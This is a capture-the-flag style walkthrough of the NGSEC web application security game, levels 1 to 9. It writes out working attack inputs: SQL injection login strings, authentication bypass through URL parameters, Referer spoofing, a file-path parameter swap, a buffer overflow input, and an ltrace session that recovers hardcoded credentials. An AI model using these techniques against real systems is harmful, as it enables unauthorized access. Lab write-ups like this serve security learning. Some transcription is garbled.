
# **NGSEC Web Application Security Game 1**


#### Level 1

http://quiz.ngsec.com/game1/level1/index.php






View Source: the hint is password is related to this company



Completing the challenge

The password is **ngsec** 

http://quiz.ngsec.com/game1/level2/l33t.php






Using the tamper data extension to spoof the referrer header

The password is: **ngsec** 

The referrer needs to be: http://www.ngsec.com/

http://quiz.ngsec.com/game1/level3/NGrules.php





if ((\$login==\$valid\_user) && (\$password==\$valid\_pass)) { \$state="NGauthenticated"; }

Viewing the source of NGrules and how the validation works

The relevant part of the code is:

\$valid\_user="not\_again\_admin"; \$valid\_pass="not\_again\_ngsec";

} else {


if (\$state=="NGauthenticated") {
AUTHENTICATION COMPLETED STUFF

AUTHENTICATION ERROR STUFF

```
[...]
  if ($state=="NGauthenticated") {
      AUTHENTICATION COMPLETED STUFF
  } else {
[...]
```


So we need to add a state=NGauthenticated to the URL

http://quiz.ngsec.com/game1/level3/validate\_NGrules.php?login=&password=&state=NGauthenticated





http://quiz.ngsec.com/game1/level4/tryforfun.php



The challenge page


Look at the Pseudo source code of the validate\_tryforfun.php: http://quiz.ngsec.com/game1/level4/validate\_tryforfun.txt

And look at the Format of the Auth File:

http://quiz.ngsec.com/game1/level4/auth\_file-format.txt


Trick validate\_tryforfun.php to read the auth\_file-format.txt file it will use "user" and "password" as valid auth input.

http://quiz.ngsec.com/game1/level4/validate\_tryforfun.php?login=user&password=password&auth\_file=./auth\_file-format.txt





http://quiz.ngsec.com/game1/level5/achtung.php



The challenge page

#### Review the pseudo code:


http://quiz.ngsec.com/game1/level5/validate\_achtung.txt

```
...
$result=mysql_db_query($db,"SELECT * FROM $table WHERE user='$login'
AND pass='$password'");
...
```

http://quiz.ngsec.com/game1/level5/validate\_achtung.php?login=admin&password=bla'o r'a'='a


Another string that works:

http://quiz.ngsec.com/game1/level5/validate\_achtung.php?login=admin&password=bla'o r'1=1--





http://quiz.ngsec.com/game1/level6/replicant.php




The challenge page

Look at Pseudo Source code of validate\_replicant.cgi http://quiz.ngsec.com/game1/level6/validate\_replicant.txt


```
[...]
char user[128];
.....
*(ch_ptr_end++)='\0';
strcpy(user,ch_ptr_begin);
[...]
```

An easy way to get the required number of zeros perl -e 'print "0" x 129'

We need to overflow the buffer, we know its gonna need more than 128 characters so start with 129 and keeping adding until you overflow the buffer (132 worked for me)



http://quiz.ngsec.com/game1/level7/net-dreamer.php




The challenge page

#### Check out the pseudo code


http://quiz.ngsec.com/game1/level7/validate\_net-dreamer.txt

```
[...]
*(ch_ptr_end++)='\0';
strncpy(user,ch_ptr_begin,sizeof(user));
.....
strncpy(pass,ch_ptr_begin,sizeof(pass));
if ((strcmp(user,GOOD_USER)==0) && (strcmp(pass,GOOD_PASS)==0))
    // AUTHENTICATION OK!!
} else {
    // AUTHENTICATION ERROR
    show_error(user,pass);
[...]
```


 

Getting an error message that returns the real username and password

Username: **beowulf** Password: **athlon** 



http://quiz.ngsec.com/game1/level8/LA2019.php



The challenge page

The hint gives us some non-valid usernames and passwords. We need to figure out the algorithm

USER PASSWORD
-----admin nr|ye
root ecdj
ngsec auhut

Password Algorithm is username ((ROT13 encoded)+(char in username)) username can be anything


example:

USER example: bbbbbb
Passwd is: opqrst

first char b = 13+0 = o
second char b = 13+2 = p
third char b = 13+3 = q
fourth char b = 13+4 = r



http://quiz.ngsec.com/game1/level9/onlyforyoureyes.php



The challenge page

Download the linux Executable of validate\_onlyforyoureyes

wget http://quiz.ngsec.com/game1/level9/validate\_onlyforyoureyes

Using Itrace we can get the usename and password.

Ok I stole this answer below from http://nocon.darkflame.net/notes/Game1-solutions.txt:

```
[nocon]$ ltrace -C ./validate_onlyforyoureyes "login=&password="
__libc_start_main(0x08048528, 2, 0xbffffb54, 0x08048350, 0x0804880c
<unfinished ...>
 _register_frame_info(0x08049c30, 0x08049d40, 16, 0x4213030c,
0x0804880c) = 0x08049c30
memset(0xbffffa68, '\000', 128)
                                                      = 0xbffffa68
strstr("login=&password=", "login=")
                                                      = "login=&password="
strstr("&password=", "&")
                                                      = "&password="
strncpy(0xbffffa68, "", 127)
                                                      = 0xbffffa68
memset(0xbffff5a0, '\000', 48)
                                                      = 0xbffff5a0
memset(0xbffff9e8, '\000', 128)
strstr("password=", "password=")
                                                      = 0xbffff9e8
                                                      = "password="
```




# **Learn Security Online**

```
strstr("", "&")
                                              = NULL
strncpy(0xbffff9e8, "", 127)
                                              = 0xbffff9e8
strcmp("", "Zincompetencia")
                                              = -1 <-----
-----/**** Username *****/
printf("\n<center>\n<b>Au"...
<center>
<b>Authentication ERROR!</b>
Either your username or password are incorrect. Please
go back
and try again.
</center>
     = 166
exit(-1)
                                               = <void>
__deregister_frame_info(0x08049c30, 0x400134c0, 0x400136d0, 0x4001386c,
0xbffff520) = 0
+++ exited (status 255) +++
[nocon]$
[nocon]$ ltrace -C ./validate_onlyforyoureyes
"login=Zincompetencia&password="
__libc_start_main(0x08048528, 2, 0xbffffb44, 0x08048350, 0x0804880c
<unfinished ...>
_register_frame_info(0x08049c30, 0x08049d40, 16, 0x4213030c,
0x0804880c) = 0x08049c30
memset(0xbffffa58, '\000', 128)
                                               = 0xbffffa58
strstr("login=Zincompetencia&password=", "login=") =
"login=Zincompetencia&password="
strstr("Zincompetencia&password=", "&")
                                              = "&password="
strncpy(0xbffffa58, "Zincompetencia", 127)
                                             = 0xbffffa58
memset(0xbffff590, '\000', 48)
                                              = 0xbffff590
memset(0xbffff9d8, '\000', 128)
                                              = 0xbffff9d8
strstr("password=", "password=")
                                               = "password="
strstr("", "&")
                                              = NULL
strncpy(0xbffff9d8, "", 127)
                                              = 0xbffff9d8
strcmp("Zincompetencia", "Zincompetencia")
                                              = 0
strcmp("", "Zgalopante")
                                               = -1
---- /**** Password *****/
printf("\n<center>\n<b>Au"...
<b>Authentication ERROR!</b>
Either your username or password are incorrect. Please
go back
and try again.
</center>
     = 166
exit(-1)
                                               = <void>
__deregister_frame_info(0x08049c30, 0x400134c0, 0x400136d0, 0x4001386c,
0xbffff510) = 0
+++ exited (status 255) +++
[nocon]$
```



```
[nocon]$ ltrace -C ./validate_onlyforyoureyes
"login=Zincompetencia&password=Zgalopante"
__libc_start_main(0x08048528, 2, 0xbffffb44, 0x08048350, 0x0804880c
<unfinished ...>
 register frame info(0x08049c30, 0x08049d40, 16, 0x4213030c,
0x0804880c) = 0x08049c30
memset(0xbffffa58, '\000', 128)
                                                 = 0xbffffa58
strstr("login=Zincompetencia&password=Zg"..., "login=") =
"login=Zincompetencia&password=Zg"...
strstr("Zincompetencia&password=Zgalopan"..., "&") =
"&password=Zgalopante"
strncpy(0xbffffa58, "Zincompetencia", 127)
                                                 = 0xbffffa58
memset(0xbffff590, '\000', 48)
                                                 = 0xbffff590
memset(0xbffff9d8, '\000', 128)
                                                 = 0xbffff9d8
strstr("password=Zgalopante", "password=")
"password=Zgalopante"
strstr("Zgalopante", "&")
                                                 = NULL
strncpy(0xbffff9d8, "Zgalopante", 127)
                                                 = 0xbffff9d8
strcmp("Zincompetencia", "Zincompetencia")
                                                 = 0
strcmp("Zgalopante", "Zgalopante")
printf("\n<center>\n<span class="cab"><b"...</pre>
<center>
<span class="cab"><b>Level 9 Completed!</b></span>
<b>CONGRATULATIONS!!! Authentication Completed!</b>
At this point <b>you should update your score</b>
filling this
form.
<b>Not yet registered?</b> Follow this link: <a</pre>
href="../register.php">Registration Form</a>
<form action="http://quizl.ngsec.biz:8080/game1/update_score.php"</pre>
method="POST">
<input type="hidden" name="MAGIC_VALUE" value="MoD">
<span class="txt"><b>Nickname</b></span>
<input type="text" name="nick"><br>
<span class="txt"><b>Password</b></span>
<input type="password" name="password"><br>
<input type="submit" value="Submit score">
</form>
</center>
 _deregister_frame_info(0x08049c30, 0x400134c0, 0x40013bc8, 0x40013d64,
0xbffffad0) = 0
+++ exited (status 181) +++
[nocon]$
```



Not yet ⊗